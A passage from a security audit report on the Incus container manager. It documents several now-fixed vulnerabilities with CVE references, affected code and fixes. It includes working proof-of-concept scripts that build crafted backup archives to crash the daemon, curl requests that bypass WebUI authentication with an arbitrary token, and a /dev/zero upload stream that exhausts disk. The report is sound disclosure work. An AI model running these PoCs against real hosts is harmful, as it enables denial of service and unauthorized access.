BASE_NAME="base-$(date +%s)"
PANIC_NAME="panic-$(date +%s)"

incus init images:alpine/edge "$BASE_NAME" --project default
incus snapshot create "$BASE_NAME" snap0 --project default
incus export "$BASE_NAME" valid_snapshot_base.tar.gz --project default

mkdir -p extract_snapshot_bounds
tar -xzf valid_snapshot_base.tar.gz -C extract_snapshot_bounds/
chmod -R u+rwX extract_snapshot_bounds/

python3 -c "
import os
import sys

base = '$BASE_NAME'
panic = '$PANIC_NAME'

with open('extract_snapshot_bounds/backup/index.yaml', 'r') as f:
    lines = f.read().splitlines()

out = []
in_skip = False
skip_indent = 0

for line in lines:
    line = line.replace(base, panic)
    indent = len(line) - len(line.lstrip())

    if in_skip:
        if not line.strip():
            continue
        if indent > skip_indent or (indent == skip_indent and
line.lstrip().startswith('-')):
            continue
        else:
            in_skip = False

    if indent > 0 and (line.lstrip().startswith('snapshots:') or
line.lstrip().startswith('volume_snapshots:')):
        out.append(line.split(':')[0] + ': []')
        in_skip = True
        skip_indent = indent
        continue

    out.append(line)

with open('extract_snapshot_bounds/backup/index.yaml', 'w') as f:
    f.write('\n'.join(out))
```

```
"

cd extract_snapshot_bounds/
tar -czf ../exploit_snapshot_bounds_panic.tar.gz backup/
cd ..

rm -rf extract_snapshot_bounds/ valid_snapshot_base.tar.gz
echo "[+] PoC Tarball Created: exploit_snapshot_bounds_panic.tar.gz"
EOF

bash poc_snapshot_bounds.sh
```

Result:

```
[+] PoC Tarball Created: exploit_snapshot_bounds_panic.tar.gz
```

Step 2: Trigger the vulnerable restore path

From the same Incus client, import the crafted archive.

Command:

```
incus import exploit_snapshot_bounds_panic.tar.gz --project default
```

Result:

```
Error: websocket: close 1006 (abnormal closure): unexpected EOF
```

Step 3: Verify the daemon panic

On the Incus host, inspect the service logs and confirm that the daemon terminated with an out-of-bounds panic in *CreateInstanceFromBackup*.

Command:

```
journalctl -u incus --since "3 minutes ago" | grep -A 15 "panic:"
```

Result:

```
Mar 23 17:37:37 incus-7a incusd[240172]: panic: runtime error: index out of range [0]
with length 0
Mar 23 17:37:37 incus-7a incusd[240172]: goroutine 5028 [running]:
Mar 23 17:37:37 incus-7a incusd[240172]:
github.com/lxc/incus/v6/internal/server/storage.(*backend).CreateInstanceFromBackup.fun
c4({0x2658e38, 0x248425530000})
Mar 23 17:37:37 incus-7a incusd[240172]:
/home/stgraber/Code/lxc/incus/internal/server/storage/backend.go:881 +0x228a
Mar 23 17:37:37 incus-7a incusd[240172]: main.createFromBackup.func7(0x2484253aba40)
Mar 23 17:37:37 incus-7a incusd[240172]:
/home/stgraber/Code/lxc/incus/cmd/incusd/instances_post.go:875 +0x8f2
```

```
Mar 23 17:37:37 incus-7a incusd[240172]:
github.com/lxc/incus/v6/internal/server/operations.(*Operation).Start.func1(0x2484253ab
a40)
Mar 23 17:37:37 incus-7a incusd[240172]:
/home/stgraber/Code/lxc/incus/internal/server/operations/operations.go:307 +0x26
Mar 23 17:37:37 incus-7a incusd[240172]: created by
github.com/lxc/incus/v6/internal/server/operations.(*Operation).Start in goroutine 4995
Mar 23 17:37:37 incus-7a incusd[240172]:
/home/stgraber/Code/lxc/incus/internal/server/operations/operations.go:306 +0x105
Mar 23 17:37:37 incus-7a systemd[1]: incus.service: Main process exited, code=exited,
status=2/INVALIDARGUMENT
Mar 23 17:37:37 incus-7a systemd[1]: incus.service: Failed with result 'exit-code'.
Mar 23 17:37:37 incus-7a systemd[1]: incus.service: Unit process 159855
(qemu-system-x86) remains running after unit stopped.
Mar 23 17:37:37 incus-7a systemd[1]: incus.service: Unit process 240246 (dnsmasq)
remains running after unit stopped.
Mar 23 17:37:37 incus-7a systemd[1]: incus.service: Unit process 240262 (dnsmasq)
remains running after unit stopped.
Mar 23 17:37:37 incus-7a systemd[1]: incus.service: Consumed 45.601s CPU time, 7.6G
memory peak.
```

It is recommended to perform correct bounds validation before accessing snapshot metadata by index. Specifically, accesses to *srcBackup.Config.Snapshots[i]* and *srcBackup.Config.VolumeSnapshots[i]* should be guarded using *i < len(slice)* rather than the current invalid *len(slice) >= i-1* condition. If the archive contains fewer metadata entries than physical snapshot directories, the function should return a structured validation error and abort the restore gracefully rather than allowing a runtime panic to crash the service.

INC-01-014 WP4: Nil-Pointer Dereference via S3 Bucket Import *(Medium)*

Retest Notes: Resolved by Incus[14] and confirmed by 7ASecurity.
References: CVE-2026-41647[15], Github advisory GHSA-fwj8-62r8-8p8m[16].

It was found that *TransferManager.UploadAllFiles* iterates over tar entries but only checks for *io.EOF* from *tr.Next()*. When *tr.Next()* returns a non-EOF error, such as *unexpected EOF* from a truncated archive, the header *hdr* is nil and the code continues to access *hdr.Name*, causing a nil-pointer dereference that panics the daemon.

This may allow the Incus daemon to be crashed during S3 bucket restore if a truncated or corrupted backup archive is provided. A panic can occur when a malformed archive produces a non-EOF tar read error after the first entry. Any caller of *UploadAllFiles* that processes attacker-controlled archive content may be affected.

Affected File:
https://github.com/lxc/incus/blob/v6.22.0/…server/storage/s3/transfer_manager.go#L127

The tar-iteration loop only checks for EOF:

Affected Code:
```
for {
    hdr, err := tr.Next()
    if err == io.EOF {
        break // End of archive.
    }

    // Skip index.yaml file
    if hdr.Name == "backup/index.yaml" {
```

When *tr.Next()* returns a non-EOF error, *hdr* is nil. The code does not check for this case and immediately dereferences *hdr.Name*.

This was confirmed as follows:

Command:
```
go test ./test/fuzz -run='FuzzS3BucketUploadTarParsing/s3_nil_deref_truncated_tar'
-count=1 -v
```

Output:
```
=== RUN   FuzzS3BucketUploadTarParsing
```

[14] https://github.com/lxc/incus/pull/3273
[15] https://nvd.nist.gov/vuln/detail/cve-2026-41647
[16] https://github.com/lxc/incus/security/advisories/GHSA-fwj8-62r8-8p8m

```
=== RUN   FuzzS3BucketUploadTarParsing/s3_nil_deref_truncated_tar
   s3_bucket_upload_fuzz_test.go:82: UploadAllFiles panicked: runtime error: invalid
memory address
       or nil pointer dereference
--- FAIL: FuzzS3BucketUploadTarParsing/s3_nil_deref_truncated_tar (0.00s)
FAIL
```

It is recommended to add a non-EOF error check after *tr.Next()*.

Proposed Fix:

```
hdr, err := tr.Next()
if err == io.EOF {
    break
}

if err != nil {
    return fmt.Errorf("Error reading backup archive: %w", err)
}
```

INC-01-015 WP4: Unbounded YAML Metadata Decode via Parsing *(Low)*

Retest Notes: Resolved by Incus[17] and confirmed by 7ASecurity.
References: CVE-2026-41648[18], Github advisory GHSA-67wx-r9xr-x75x[19]

It was found that *getImageMetadata* and *backup.GetInfo* call *yaml.NewDecoder(tr).Decode()* directly on the tar reader without limiting how many bytes the YAML decoder can consume. The tar entry *hdr.Size* is not checked before decoding.

A tar archive can be crafted in which *metadata.yaml* or *backup/index.yaml* declares a large size in the tar header, causing the YAML decoder to read and allocate proportional memory on the server. The *gopkg.in/yaml.v2* library mitigates YAML alias and anchor bombs, such as “billion laughs,” through its built-in excessive-aliasing check. However, large flat YAML documents with many keys or long string values can still produce linear but amplified memory consumption of approximately 5x to 6x the input size.

A 200 MB tar entry for *metadata.yaml* may cause approximately 1.2 GB of heap allocations during decode, which may be sufficient to trigger an out-of-memory condition on a constrained daemon or significantly degrade service. Because the decode occurs in the daemon process, excessive garbage-collection pressure can affect concurrent operations. Appropriate API permissions are required to upload an image or backup archive.

Observed allocation behavior was as follows:

YAML Size	Keys	Total Allocations	Amplification
1.1 MB	10,000	6.8 MB	~6x
5.5 MB	50,000	33.9 MB	~6x
11.1 MB	100,000	67.9 MB	~6x
24.4 MB	50,000 (large values)	121.4 MB	~5x

Mitigating factors include the fact that the amplification is linear rather than exponential, at approximately 5x to 6x, and that upload bandwidth is the practical bottleneck for delivering large payloads.

[17] https://github.com/lxc/incus/pull/3273
[18] https://nvd.nist.gov/vuln/detail/cve-2026-41648
[19] https://github.com/lxc/incus/security/advisories/GHSA-67wx-r9xr-x75x

Affected Files:
https://github.com/lxc/incus/blob/v6.22.0/cmd/incusd/images.go#L1456
https://github.com/lxc/incus/blob/v6.22.0/internal/server/backup/backup_info.go#L87
https://github.com/lxc/incus/blob/v6.22.0/internal/server/backup/backup_info.go#L115

Image metadata parsing reads YAML directly from the tar stream:
Affected Code:
```
if hdr.Name == "metadata.yaml" || hdr.Name == "./metadata.yaml" {
    err = yaml.NewDecoder(tr).Decode(&result)
```

Backup info parsing does the same:

Affected Code:
```
if hdr.Name == backupIndexPath {
    err = yaml.NewDecoder(tr).Decode(&result)

if result.Config == nil && hdr.Name == "backup/container/backup.yaml" {
    err = yaml.NewDecoder(tr).Decode(&result.Config)
```

This was confirmed as follows:

Command:
```
go test ./test/fuzz -run='TestUnboundedYAMLMetadataDecode' -count=1 -v
```

Output:
```
=== RUN   TestUnboundedYAMLMetadataDecode
   image_metadata_poc_test.go:80: metadata.yaml size: 10.2 MB
   image_metadata_poc_test.go:113: metadata.yaml hdr.Size = 10688940 bytes (10.2 MB) --
no size
        check exists in getImageMetadata before yaml.NewDecoder(tr).Decode()
   image_metadata_poc_test.go:124: decoded 50000 properties from 10.2 MB metadata.yaml
   image_metadata_poc_test.go:125: yaml.NewDecoder(tr).Decode() accepted 10.2 MB
metadata.yaml
        with 50000 properties -- no hdr.Size check or io.LimitReader in images.go:1457
or
        backup_info.go:88
--- FAIL: TestUnboundedYAMLMetadataDecode (0.11s)
FAIL
```

It is recommended to add a size check on *hdr.Size* before YAML decoding and to wrap the tar reader in *io.LimitReader*.

Proposed Fix:
```
const maxMetadataSize = 1 << 20 // 1 MB

if hdr.Size > maxMetadataSize {
```

```
        return nil, fmt.Errorf("metadata entry too large: %d bytes", hdr.Size)
    }

    err = yaml.NewDecoder(io.LimitReader(tr, maxMetadataSize)).Decode(&result)
```

INC-01-019 WP4: Nil Dereferences on Restore via Malformed YAML *(Medium)*

Retest Notes: Resolved by Incus[20] and confirmed by 7ASecurity.
References: CVE-2026-41684[21], Github advisory GHSA-x5r6-jr56-89pv[22].

It was found that *backup.GetInfo()* trusts the inline *backup/index.yaml* config when present and only falls back to parsing the legacy *backup/container/backup.yaml* file if *result.Config == nil*. As a result, an archive can carry a valid inline config that passes the initial import preflight while also carrying a malformed legacy *backup/container/backup.yaml* file that is reparsed later from the restored file system.

ParseConfigYamlFile() accepts YAML documents with no *container* section, and multiple downstream consumers then dereference *.Container* without checking for nil. Confirmed examples in the instance restore and import flow include *backup.UpdateInstanceConfig()* and *internalImportFromBackup()*.

Note: INC-01-018 covers the earlier case where malformed inline *backup/index.yaml* leaves *bInfo.Config.Container* nil and instance import fails earlier in the flow. This issue is narrower because it covers the case where the inline config is valid but the separately extracted legacy *backup.yaml* is malformed. Fixing only the inline *backup/index.yaml* validation from INC-01-018 would not address this issue.

An authenticated user with permission to import instance backups may be able to crash the Incus daemon with a crafted backup archive whose inline *backup/index.yaml* is valid but whose extracted legacy *backup.yaml* omits *container*. The crash occurs in the restore path after archive extraction has begun.

The flow is as follows:

1. A crafted backup archive contains a valid *backup/index.yaml* file together with a malformed *backup/container/backup.yaml* file that omits the *container* section.
2. *backup.GetInfo()* parses *backup/index.yaml* successfully, so *bInfo.Config* is populated from the inline config.
3. Because *result.Config != nil*, *GetInfo()* does not fall back to *backup/container/backup.yaml*.
4. *instances_post.go* then builds the request from *bInfo.Config.Container*, which

[20] https://github.com/lxc/incus/pull/3273
[21] https://nvd.nist.gov/vuln/detail/cve-2026-41684
[22] https://github.com/lxc/incus/security/advisories/GHSA-x5r6-jr56-89pv

succeeds because the inline config is valid.

5. Later, storage unpack extracts *backup/container/backup.yaml* into the instance volume as *<mountPath>/backup.yaml*.
6. *backend.go* then calls *backup.UpdateInstanceConfig(..., mountPath)*, which reparses *<mountPath>/backup.yaml* through *ParseConfigYamlFile()*.
7. Because *ParseConfigYamlFile()* accepts YAML with no container section, *backup.Container == nil*, and later access to *backup.Container.Devices* or *backup.Container.ExpandedDevices* can trigger a nil-pointer dereference.

Affected Files:
https://github.com/lxc/incus/blob/v6.22.0/internal/server/backup/backup_info.go#L87
https://github.com/lxc/incus/blob/v6.22.0/internal/server/backup/backup_info.go#L115
https://github.com/lxc/incus/blob/v6.22.0/…/server/backup/backup_config_utils.go#L85
https://github.com/lxc/incus/blob/v6.22.0/…/server/backup/backup_config_utils.go#L159
https://github.com/lxc/incus/blob/v6.22.0/internal/server/storage/backend.go#L809
https://github.com/lxc/incus/blob/v6.22.0/cmd/incusd/api_internal.go#L749

The initial backup-metadata parser prefers inline *backup/index.yaml* content:

Affected Code:
```
if hdr.Name == backupIndexPath {
    err = yaml.NewDecoder(tr).Decode(&result)
```

The legacy *backup/container/backup.yaml* file is only parsed if the inline config is absent:

Affected Code:
```
if result.Config == nil && hdr.Name == "backup/container/backup.yaml" {
    err = yaml.NewDecoder(tr).Decode(&result.Config)
```

ParseConfigYamlFile() accepts an empty YAML document, or one with no container section, without validation:

Affected Code:
```
func ParseConfigYamlFile(path string) (*config.Config, error) {
    data, err := os.ReadFile(path)
    ...
    backupConf := config.Config{}
    err = yaml.Unmarshal(data, &backupConf)
```

UpdateInstanceConfig() conditionally uses *backup.Container* at first but later dereferences it unconditionally:

Affected Code:
```
if backup.Container != nil {
```

```
    backup.Container.Name = b.Name
    backup.Container.Project = b.Project
}

if updateRootDevicePool(backup.Container.Devices, pool.Name) {
    rootDiskDeviceFound = true
}

if updateRootDevicePool(backup.Container.ExpandedDevices, pool.Name) {
    rootDiskDeviceFound = true
}
```

Another confirmed sink is present in *internalImportFromBackup()*:

Affected Code:

```
if allowNameOverride {
    backupConf.Container.Name = instName
}

if instName != backupConf.Container.Name {
    return fmt.Errorf("Instance name requested %q doesn't match instance name in backup
config %q", instName, backupConf.Container.Name)
}
```

This was confirmed as follows:

Command:

```
go test ./test/fuzz -run='TestExtractedBackupYAMLMissingContainerNilDereference'
-count=1 -v
```

Output:

```
=== RUN   TestExtractedBackupYAMLMissingContainerNilDereference
=== RUN   TestExtractedBackupYAMLMissingContainerNilDereference/legacy_backup_empty
   extracted_backup_yaml_poc_test.go:70: UpdateInstanceConfig panicked on malformed
extracted
       backup.yaml (container is nil): runtime error: invalid memory address or nil
pointer
       dereference
=== RUN   TestExtractedBackupYAMLMissingContainerNilDereference/legacy_backup_pool_only
   extracted_backup_yaml_poc_test.go:70: UpdateInstanceConfig panicked on malformed
extracted
       backup.yaml (container is nil): runtime error: invalid memory address or nil
pointer
       dereference
=== RUN
TestExtractedBackupYAMLMissingContainerNilDereference/legacy_backup_volume_only
   extracted_backup_yaml_poc_test.go:70: UpdateInstanceConfig panicked on malformed
extracted
```

```
        backup.yaml (container is nil): runtime error: invalid memory address or nil
pointer
        dereference
--- FAIL: TestExtractedBackupYAMLMissingContainerNilDereference (0.21s)
FAIL
```

It is recommended to validate the parsed legacy *backup.yaml* structure before any dereference and to fail with a standard error if *Container* is missing:

Proposed Fix:

```
if backup.Container == nil {
    return errors.New("No container struct in the backup file found")
}
```

That validation should be added at minimum in:

- *backup.UpdateInstanceConfig()*
- *internalImportFromBackup()* before any *backupConf.Container.** access

More broadly, it is recommended to centralize *backup-config* validation so that both inline *backup/index.yaml* and extracted legacy *backup.yaml* files are checked against the same structural requirements before any restore or import consumer uses them.

INC-01-020 WP1/2: Authentication Bypass in Incus WebUI *(High)*

Retest Notes: Resolved by Incus[23] and confirmed by 7ASecurity.
References: CVE-2026-33898[24], Github advisory GHSA-453r-g2pg-cxxq[25].

The Incus client implements a lightweight self-hosted web server that primarily acts as a proxy to a local or remote Incus deployment. The proxy relies on strong backend authentication; however, at the browser layer, a randomized token is used for user authentication and later stored in a cookie. Authentication using that token was found to be incorrectly implemented at the API level, allowing unauthenticated requests. This flaw can be exploited by an attacker who lures a user to a malicious website, crafts requests to the self-hosted server, and leverages the authenticated session between the proxy and the backend to perform actions with the permissions of the authenticated user.

Affected File:
https://github.com/lxc/incus/blob/v6.22.0/cmd/incus/remote_unix.go#L246-L264

Affected Code:

```
[...]
token := values.Get("auth_token")
```

[23] https://github.com/lxc/incus/pull/3092
[24] https://nvd.nist.gov/vuln/detail/cve-2026-33898
[25] https://github.com/lxc/incus/security/advisories/GHSA-453r-g2pg-cxxq

```
if token != "" {
    tokenCookie := http.Cookie{
        Name:     "auth_token",
        Value:    token,
        Path:     "/",
        Secure:   false,
        HttpOnly: true,
        SameSite: http.SameSiteStrictMode,
}

    http.SetCookie(w, &tokenCookie)
} else {
    cookie, err := r.Cookie("auth_token")
    if err != nil || cookie.Value != h.token {
        w.WriteHeader(http.StatusUnauthorized)
        return
    }
}
[...]
// Handle /1.0 internally (saves a round-trip).
if r.RequestURI == "/1.0" || strings.HasPrefix(r.RequestURI, "/1.0?project=") {
[...]
}
```

The root cause of the issue is a flaw in a conditional branch in which the token is verified only when it is provided as a cookie. When it is provided via the URL, including an invalid value, the cookie is set without verification and the request is forwarded to the underlying API, where an authenticated connection, for example TLS-based, to the Incus remote endpoint has already been established.

A real-world attack can involve a combination of techniques such as JavaScript-based localhost port scanning, a sequence of redirects, and DNS rebinding to perform HTTP requests to the self-hosted Incus WebUI, resulting in backend compromise with the permissions of the authenticated user and requiring only that the user visit a malicious website.

The following steps can be used to verify the authentication bypass.

Step 1: Launch the Incus WebUI

The WebUI can be launched for any remote configured in the local Incus client, resulting in a self-hosted server being started. The port is randomized. If an administrator is lured to a malicious website during a spear-phishing attack, a JavaScript-based port scan can be used to identify the automatically assigned ephemeral port. For example, on Linux, the range is 32768 to 60999.

Command:

```
incus webui
```

Output:

```
Web server running at:
http://127.0.0.1:40965/ui?auth_token=2063ea47-6aec-458c-b954-c55305664580
```

Step 2: Send a request without authentication

Sending a request without the authentication component, namely the *auth_token* URL parameter or a cookie, results in an HTTP 401 Unauthorized response. Because the URL parameter is missing, the branch that checks the cookie is invoked and access is denied.

Command:

```
curl -i -s -X GET http://127.0.0.1:40965/1.0/instances
```

Output:

```
HTTP/1.1 401 Unauthorized
Date: Tue, 24 Mar 2026 09:27:25 GMT
Content-Length: 0
```

Step 3: Send a request with an arbitrary auth_token

The authentication bypass can be triggered by appending the *auth_token* parameter with an arbitrary value to the URL.

Command:

```
curl -i -s -X GET http://127.0.0.1:40965/1.0/instances?auth_token=XXX
```

Output:

```
HTTP/1.1 200 OK
Content-Length: 509
Content-Type: application/json
Date: Tue, 24 Mar 2026 09:27:31 GMT
Set-Cookie: auth_token=XXX; Path=/; HttpOnly; SameSite=Strict

{"type":"sync","status":"Success","status_code":200,"operation":"","error_code":0,"erro
r":"","metadata":["/1.0/instances/alice","/1.0/instances/alice-secret","/1.0/instances/
base-1773823331","/1.0/instances/base-1773823353","/1.0/instances/base-1773823487","/1.
0/instances/base-1773823580","/1.0/instances/base-1774287438","/1.0/instances/complete-
raven","/1.0/instances/decent-muskrat","/1.0/instances/informed-hawk","/1.0/instances/l
pe-vm","/1.0/instances/qemu-injection-test","/1.0/instances/target-015"]}
```

It is recommended to ensure that only authorized requests are passed to the underlying proxy. The *auth_token* parameter should be compared with the token generated by the

self-hosted server regardless of whether it is provided via the URL or the cookie. It is also recommended to verify the request origin to mitigate browser-based DNS rebinding attacks. Additionally, to reduce token leakage, for example through browsing history, the token should be valid for a single use and a proper session should be established afterward.

INC-01-022 WP1: Nil-Pointer Dereference via Custom Volume Import *(High)*

Retest Notes: Resolved by Incus[26] and confirmed by 7ASecurity.
References: CVE-2026-40197[27], Github advisory GHSA-r7w7-mmxr-47r9[28].

The custom volume backup import subsystem contains a nil-pointer dereference vulnerability that allows an authenticated attacker to crash the daemon during import operations.

In the snapshot import loop, the daemon iterates over entries from *srcBackup.Config.VolumeSnapshots*, which is a slice of pointers. The implementation assumes that each slice element is non-nil and immediately dereferences it through expressions such as *snapshot.Name*, *snapshot.Config*, *snapshot.Description*, *snapshot.CreatedAt*, and **snapshot.ExpiresAt* without first validating that the element itself is initialized.

Because the YAML unmarshaler accepts explicit *null* array elements from an attacker-controlled *index.yaml* and converts them into nil pointers inside the slice, an authenticated attacker can supply a backup archive containing a *null* entry in the *volume_snapshots* array. This causes the daemon to dereference a nil pointer during custom volume import and terminate, resulting in immediate denial of service on the node.

Affected File:
https://github.com/lxc/incus/blob/v6.22.0/internal/server/storage/backend.go

Affected Code:

```
func (b *backend) CreateCustomVolumeFromBackup(srcBackup backup.Info, srcData
io.ReadSeeker, op *operations.Operation) error {
    [...]
    // Create database entries for new storage volume snapshots.
    for _, s := range srcBackup.Config.VolumeSnapshots {
        snapshot := s // Local var for revert.
        snapName := snapshot.Name
```

[26] https://github.com/lxc/incus/pull/3273
[27] https://nvd.nist.gov/vuln/detail/cve-2026-40197
[28] https://github.com/lxc/incus/security/advisories/GHSA-r7w7-mmxr-47r9

```
        // Due to a historical bug, the volume snapshot names were sometimes written in
their full form
        // (<parent>/<snap>) rather than the expected snapshot name only form, so we
need to handle both.
        if internalInstance.IsSnapshot(snapshot.Name) {
            _, snapName, _ = api.GetParentAndSnapshotName(snapshot.Name)
        }

        fullSnapName := drivers.GetSnapshotVolumeName(srcBackup.Name, snapName)
        snapVolStorageName := project.StorageVolume(srcBackup.Project, fullSnapName)
        snapVol := b.GetVolume(drivers.VolumeTypeCustom,
drivers.ContentType(srcBackup.Config.Volume.ContentType), snapVolStorageName,
snapshot.Config)

        // Validate config and create database entry for new storage volume.
        // Strip unsupported config keys (in case the export was made from a different
type of storage pool).
        err = VolumeDBCreate(b, srcBackup.Project, fullSnapName, snapshot.Description,
snapVol.Type(), true, snapVol.Config(), snapshot.CreatedAt, *snapshot.ExpiresAt,
snapVol.ContentType(), true, true)
        if err != nil {
            return err
        }

        reverter.Add(func() { _ = VolumeDBDelete(b, srcBackup.Project, fullSnapName,
snapVol.Type()) })
    }
    [...]
}
```

The following PoC demonstrates that a crafted custom volume backup archive containing a null entry in *volume_snapshots* can trigger a nil-pointer dereference during import.

Step 1: Generate the malformed archive

From a client or workstation with shell access, create a custom volume backup archive whose *index.yaml* contains one physical snapshot directory and a matching *volume_snapshots* array containing a literal *null* entry.

Commands:

```
cat <<EOF > poc_nil_snapshot.sh
#!/bin/bash
set -e

echo "[*] Building null snapshot dereference payload..."
```

```
mkdir -p backup/volume
mkdir -p backup/snapshots/snap0

cat <<EOT > backup/index.yaml
name: panic-nil-snap
backend: dir
pool: default
type: custom
snapshots:
  - snap0
config:
  volume:
    name: panic-nil-snap
    type: custom
    content_type: filesystem
    config: {}
  volume_snapshots:
    - null
EOT

tar -czf exploit_null_snapshot.tar.gz backup/
rm -rf backup/

echo "[+] PoC Tarball Created: exploit_null_snapshot.tar.gz"
EOF

bash poc_nil_snapshot.sh
```

Result:

```
[+] PoC Tarball Created: exploit_null_snapshot.tar.gz
```

Step 2: Trigger the vulnerable custom volume import path

From an Incus client with permission to import custom volumes, import the crafted archive into a valid storage pool.

Command:

```
incus storage volume import default exploit_null_snapshot.tar.gz
```

Result:

```
Error: Operation not found
```

Step 3: Verify the daemon panic

On the Incus host, inspect the service logs and confirm that the daemon terminated with a nil-pointer dereference in *CreateCustomVolumeFromBackup*.

Command:

```
journalctl -u incus --since "3 minutes ago" | grep -A 15 "panic:"
```

Result:

```
panic: runtime error: invalid memory address or nil pointer dereference
github.com/lxc/incus/v6/internal/server/storage.(*backend).CreateCustomVolumeFromBackup
(...)

Mar 23 17:27:55 incus-7a incusd[238672]: panic: runtime error: invalid memory address
or nil pointer dereference
Mar 23 17:27:55 incus-7a incusd[238672]: [signal SIGSEGV: segmentation violation
code=0x1 addr=0x18 pc=0x16881c3]
Mar 23 17:27:55 incus-7a incusd[238672]: goroutine 5802 [running]:
Mar 23 17:27:55 incus-7a incusd[238672]:
github.com/lxc/incus/v6/internal/server/storage.(*backend).CreateCustomVolumeFromBackup
(0x31c86ff85800, {{0x31c870a13203, 0x9}, {0x31c870a13300, 0xe}, {0x31c870a13318, 0x3},
{0x31c86f6d6298, 0x7}, {0x31c86fd13280, ...}, ...}, ...)
Mar 23 17:27:55 incus-7a incusd[238672]:
/home/stgraber/Code/lxc/incus/internal/server/storage/backend.go:7627 +0xe03
Mar 23 17:27:55 incus-7a incusd[238672]:
main.createStoragePoolVolumeFromBackup.func6(0x31c86fa5e000?)
Mar 23 17:27:55 incus-7a incusd[238672]:
/home/stgraber/Code/lxc/incus/cmd/incusd/storage_volumes.go:2715 +0x3f4
Mar 23 17:27:55 incus-7a incusd[238672]:
github.com/lxc/incus/v6/internal/server/operations.(*Operation).Start.func1(0x31c86f758
140)
Mar 23 17:27:55 incus-7a incusd[238672]:
/home/stgraber/Code/lxc/incus/internal/server/operations/operations.go:307 +0x26
Mar 23 17:27:55 incus-7a incusd[238672]: created by
github.com/lxc/incus/v6/internal/server/operations.(*Operation).Start in goroutine 5783
Mar 23 17:27:55 incus-7a incusd[238672]:
/home/stgraber/Code/lxc/incus/internal/server/operations/operations.go:306 +0x105
Mar 23 17:27:55 incus-7a systemd[1]: incus.service: Main process exited, code=exited,
status=2/INVALIDARGUMENT
Mar 23 17:27:55 incus-7a systemd[1]: incus.service: Failed with result 'exit-code'.
Mar 23 17:27:55 incus-7a systemd[1]: incus.service: Unit process 159855
(qemu-system-x86) remains running after unit stopped.
Mar 23 17:27:55 incus-7a systemd[1]: incus.service: Unit process 238744 (dnsmasq)
remains running after unit stopped.
Mar 23 17:27:55 incus-7a systemd[1]: incus.service: Unit process 238760 (dnsmasq)
remains running after unit stopped.
```

It is recommended to validate that each element of *srcBackup.Config.VolumeSnapshots* is non-nil before dereferencing it. If the archive contains a *null* snapshot entry, the function should return a structured validation error and abort the import gracefully rather than allowing a runtime panic to crash the service.

INC-01-023 WP1: Unbounded Binary Import Disk Exhaustion *(Medium)*

Retest Notes: Resolved by Incus[29] and confirmed by 7ASecurity.
References: CVE-2026-41685[30], Github advisory GHSA-98vh-x9cx-9cfp[31].

Multiple binary import paths accept *application/octet-stream* requests and stream the HTTP request body directly into temporary files on the host without any visible request-size limit on the upload path.

When these endpoints receive binary content, the daemon routes the request body into import routines that create temporary files under daemon-controlled host storage locations and copy the full attacker-controlled stream into them using direct *io.Copy* operations. This write occurs before the uploaded content is fully parsed and before later validation can reject the import.

Because no visible *http.MaxBytesReader*, *io.LimitReader*, quota-aware wrapper, or equivalent size-enforcement mechanism is present around these upload paths, an authenticated attacker can supply an arbitrarily large continuous stream of data. This causes the daemon to keep writing unbounded input to host storage until the operation fails or the underlying file system is exhausted. In a multi-tenant deployment, this can be used to consume shared disk space and cause denial of service on the node.

The binary import handlers are reachable through *application/octet-stream* request paths in the instance backup import, storage bucket import, and storage volume import flows, where the request body is passed directly into import helpers handling backup and ISO uploads.

Affected File:
https://github.com/lxc/incus/blob/v6.22.0/cmd/incusd/instances_post.go

Affected Code:

```
func createFromBackup(s *state.State, r *http.Request, projectName string, data
io.Reader, pool string, instanceName string, config string, device string)
response.Response {
    reverter := revert.New()
    defer reverter.Fail()

    // Create temporary file to store uploaded backup data.
    backupFile, err := os.CreateTemp(internalUtil.VarPath("backups"),
fmt.Sprintf("%s_", backup.WorkingDirPrefix))
    if err != nil {
```

[29] https://github.com/lxc/incus/pull/3273
[30] https://nvd.nist.gov/vuln/detail/cve-2026-41685
[31] https://github.com/lxc/incus/security/advisories/GHSA-98vh-x9cx-9cfp

```
        return response.InternalError(err)
    }

    defer func() { _ = os.Remove(backupFile.Name()) }()
    reverter.Add(func() { _ = backupFile.Close() })

    // Stream uploaded backup data into temporary file.
    _, err = io.Copy(backupFile, data)
    if err != nil {
        return response.InternalError(err)
    }
    [...]
}
```

Affected File:
https://github.com/lxc/incus/blob/v6.22.0/cmd/incusd/storage_buckets.go

Affected Code:

```
func createStoragePoolBucketFromBackup(s *state.State, r *http.Request,
requestProjectName string, projectName string, data io.Reader, pool string, bucketName
string) response.Response {
    [...]
    backupFile, err := os.CreateTemp(internalUtil.VarPath("backups"),
fmt.Sprintf("%s_", backup.WorkingDirPrefix))
    [...]
    _, err = io.Copy(backupFile, data)
    [...]
}
```

Affected File:
https://github.com/lxc/incus/blob/v6.22.0/cmd/incusd/storage_volumes.go

Affected Code:

```
func createStoragePoolVolumeFromBackup(s *state.State, r *http.Request,
requestProjectName string, projectName string, data io.Reader, pool string, volName
string) response.Response {
    [...]
    backupFile, err := os.CreateTemp(internalUtil.VarPath("backups"),
fmt.Sprintf("%s_", backup.WorkingDirPrefix))
    [...]
    _, err = io.Copy(backupFile, data)
    [...]
}

[...]

func createStoragePoolVolumeFromISO(s *state.State, r *http.Request, requestProjectName
string, projectName string, data io.Reader, pool string, volName string)
response.Response {
```

```
    [...]
    isoFile, err := os.CreateTemp(internalUtil.VarPath("isos"), fmt.Sprintf("%s_",
"incus_iso"))
    [...]
    size, err := io.Copy(isoFile, data)
    [...]
}
```

The following PoC demonstrates one reachable instance of this issue through the instance import endpoint. The same unbounded upload-to-tempfile pattern is also present in storage bucket backup import, storage volume backup import, and storage volume ISO import handlers.

Step 1: Trigger the sustained upload stream

From an Incus client with access to the target server, open a long-lived *application/octet-stream* upload and continuously stream null bytes into the instance import endpoint. Using *timeout 120* limits the reproduction to two minutes while still demonstrating that the daemon keeps writing attacker-controlled input for as long as the connection remains open.

Commands:

```
echo "[*] Initiating a 2-minute sustained disk exhaustion attack..."

timeout 120 cat /dev/zero | curl -k -X POST \
  --cert ~/.config/incus/client.crt \
  --key ~/.config/incus/client.key \
  "https://7atest.dev.stgraber.org:443/1.0/instances?project=default" \
  -H "Content-Type: application/octet-stream" \
  -T -
```

Step 2: Verify host-side disk growth during the upload

On the Incus host, observe the temporary backup file being actively written under the backups directory while the client keeps the stream open.

Command:

```
watch -n 1 "ls -lh /var/lib/incus/backups/"
```

Result:

```
total 100M
drwx------ 2 root root 4.0K Mar  1 22:44 custom
-rw------- 1 root root 100M Mar 23 10:46 incus_backup_2743299426
drwx------ 2 root root 4.0K Mar  1 22:44 instances

total 106M
```

```
